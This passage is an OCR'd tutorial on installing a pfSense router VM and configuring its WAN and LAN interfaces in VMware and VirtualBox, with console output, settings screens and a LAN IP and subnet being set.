
7%

pfSense Installer


Manual Configuration

The installation is now finished.
Before exiting the installer, would
you like to open a shell in the new
system to make any final manual
modifications?

< Yes > < No >



Just like any other router, this needs to have two network interfaces. One interface acts as a WAN interface and the other as a LAN interface. In Virtualbox, we need to create two host-only interfaces in the Host Network Manager. One with DHCP enabled and the other with DH CP disabled.



In Vmware, go to the virtual network editor and create a new host- only network with followin-g configuration. In Vmware, the NAT interface acts as WAN interface and the newly created vmnet5 host - only netwok acts as a LAN interface.

"Flying down a tunnel of 1's and 0's is not how hacking is really done.".
- Walter O' Brien.

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet4	Host-only	-	Connected	-	192.168.41.0
VMnet5	Custom	-	-	-	192.168.226.0
VMnet6	Host-only	-	Connected	Enabled	192.168.64.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0

Add Network... | Remove Network | Rename Network...

VMnet Information

- ○ Bridged (connect VMs directly to the external network)
  - Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC — Automatic Settings...
- ○ NAT (shared host's IP address with VMs) — NAT Settings...
- ◉ Host-only (connect VMs internally in a private network)
- ☐ Connect a host virtual adapter to this network
  - Host virtual adapter name: VMware Network Adapter VMnet5
- ☐ Use local DHCP service to distribute IP address to VMs — DHCP Settings...

Subnet IP: 192 . 168 . 226 . 0 Subnet mask: 255 . 255 . 255 . 0

Restore Defaults | Import... | Export... | OK | Cancel | Apply | Help

In the Virtual Machine settings of PfSense, add a new network adapter and assign it the new -ly created host - only network.

Virtual Machine Settings

Hardware | Options

Device	Summary
Memory	256 MB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Custom (VMnet5)
Display	Auto detect

Add... | Remove

Device status

- ☐ Connected
- ☑ Connect at power on

Network connection

- ○ Bridged: Connected directly to the physical network
  - ☐ Replicate physical network connection state
- ○ NAT: Used to share the host's IP address
- ○ Host-only: A private network shared with the host
- ◉ Custom: Specific virtual network
  - VMnet5
- ○ LAN segment:

LAN Segments... | Advanced...

OK | Cancel | Help

Now, turn ON the PfSense machine. You should see two network interfaces of the machine.

```
pcib31: <ACPI PCI-PCI bridge> at device 24.4 on pci0
pcib31: [GIANT-LOCKED]
pcib32: <ACPI PCI-PCI bridge> at device 24.5 on pci0
pcib32: [GIANT-LOCKED]
pcib33: <ACPI PCI-PCI bridge> at device 24.6 on pci0
pcib33: [GIANT-LOCKED]
pcib34: <ACPI PCI-PCI bridge> at device 24.7 on pci0
pcib34: [GIANT-LOCKED]
acpi_acad0: <AC Adapter> on acpi0
atkbdc0: <Keyboard controller (i8042)> port 0x60,0x64 irq 1 on acpi0
atkbd0: <AT Keyboard> irq 1 on atkbdc0
kbd0 at atkbd0
atkbd0: [GIANT-LOCKED]
psm0: <PS/2 Mouse> irq 12 on atkbdc0
psm0: [GIANT-LOCKED]
psm0: model IntelliMouse, device ID 3
acpi_syscontainer0: <System Container> on acpi0
orm0: <ISA Option ROMs> at iomem 0xc0000-0xc7fff,0xc8000-0xc9fff,0xca000-0xcafff
,0xcb000-0xcbfff,0xdc000-0xdffff,0xe0000-0xe7fff on isa0
vga0: <Generic ISA VGA> at port 0x3c0-0x3df iomem 0xa0000-0xbffff on isa0
ppc0: cannot reserve I/O port range
Timecounters tick every 10.000 msec
em0: link state changed to UP
em1: link state changed to UP
```

The booting process will then take you to the interface as shown below. You will be given various options to configure the router.

```
Starting syslog...done.
Starting CRON... done.
pfSense 2.4.5-RELEASE (Patch 1) amd64 Tue Jun 02 17:51:17 EDT 2020
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 46599136e25894cbe91c

*** Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.36.154/24
 LAN (lan)       -> em1        -> v4: 192.168.1.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

The WAN interface should already take a IP address from Vmware (NAT) DHCP server. The second (LAN) interface needs to be configured manually. Any router acts as a DHCP server and automatically gives IP addresses to devices connected to its LAN network (This scenario is similar to your home router taking external IP address from your Internet Service Provider and acting as DHCP server to your LAN network). Select option 2 to configure the LAN interface.

```
VMware Virtual Machine - Netgate Device ID: 46599136e25894cbe91c

*** Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.36.154/24
 LAN (lan)       -> em1        -> v4: 192.168.1.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 192.168.66.1
```

Select interface 2 since we want to configure LAN network and enter a static IP address for t-he Pfsense router. Then add a subnet mask.


```
Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 31):
> 255.255.255.0

Enter the new LAN IPv4 subnet bit count (1 to 31):
> 255.255.255.0 = 24

Enter the new LAN IPv4 subnet bit count (1 to 31):
> 24
```

Next, enable DHCP server and the IP address range on the LAN interface.

